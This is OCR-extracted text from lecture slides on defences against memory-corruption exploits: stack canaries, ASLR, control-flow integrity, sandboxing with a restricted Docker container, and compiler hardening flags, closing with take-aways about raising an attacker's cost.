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

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

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

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Before return, check canary → 0x01002236 ≠ 0x37363534 → exit

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% gcc pwdman.c  -fstack-protector-all  -o pwdman
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Enter PIN:
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*** stack smashing detected ***: ./pwdman terminated
[1]    7569 abort (core dumped)  ./pwdman
```

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

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

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

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

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

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

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

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

- We want something more generic, even if less powerful



- Randomness is often used in security → probabilistic approach

It's all about randomness



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

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

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




- Address Space Layout Randomization (ASLR) randomizes the position of program parts





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



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

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

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
- Attacker cannot predict the location of a sane or injected state
- Powerful on 64-bit systems → huge address space (128 TB)

ASLR and its benefits



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

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

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

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

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
- Advantage of ASLR: it costs nearly nothing → widespread use

Preventing the Programming step



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

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

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

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

- We could filter the input stream – but this is not always possible



- Idea: make the FSM aware of itself!

Self awareness



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

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

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

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

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

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

- Forces the program to stay inside the FSM


Read PIN
Show PIN
correct?
No ✓
Error message
Yes ✓
Show password list



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

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

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

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

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

- Still, usable implementations in clang and from Microsoft

Control-flow integrity



- Control-flow integrity sounds simple → difficult to implement
  - Control-flow graph must be correctly constructed
  - Function pointers cannot be protected if destination set is large
  - Some functions (e.g., library functions) have many call locations and therefore return locations
- Still, usable implementations in clang and from Microsoft
- Exploitation is still possible → integrity checks are often coarse-grained

Is that all we can do?



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

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

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

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

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
- Why use the countermeasures if they can be circumvented?



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
Costs and Raising the Bar



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

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

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

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

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

→ slower programs, increased memory consumption, ...



- User has to pay the costs all the time



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

- User has to pay the costs all the time
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

- A defender has to decide whether such a trade-off is worth for individual cases



- Presented countermeasures provide a good trade-off between cost and security



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

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

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

- What else can we do in the meantime?



- Might not prevent attack from a sophisticated attacker

Limit the damage



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

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→ Restrict the attacker after the exploit

- Protect our system, even if application is controlled by the attacker

Sandboxing


10110010110110011010
01101011001101001110
11001010100001110

- Simple sandboxing with Docker can be as easy as running one command

```
% docker run --rm --read-only=true -i --cap-drop=all \
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# ls
app  bin  boot dev  etc  home  lib  lib64  media  mnt
opt  proc  root  run  sbin  srv  sys  tmp  usr   var
# echo "test" > /tmp/test
sh: 4: cannot create /tmp/test: Read-only file system
# networkctl
IDX LINK             TYPE             OPERATIONAL SETUP
  1 lo               loopback         n/a         n/a
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  - The file system is readonly, no files can be changed/created
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Sandboxing - Demo

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

- Even if our program is owned by an attacker, the attacker can at least not harm the rest of the system



- Always expect the worst case that could happen!



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

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

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
- (Assuming the crypto is good, and you used it correctly)

Why use a Sandbox then?



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

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



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

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

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

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

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

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

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

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

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

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- Compiler can help to harden your application, e.g., using compile flags such as `-D_FORTIFY_SOURCE=2`

Take Aways

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

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- Defenses are important to raise the cost for an attacker
- Security is a cat-and-mouse game full of repetitions
- The best countermeasure: don't have bugs in your code
- Realistic view: impossible to have bug free code, but try to reduce the number of bugs

Any Questions?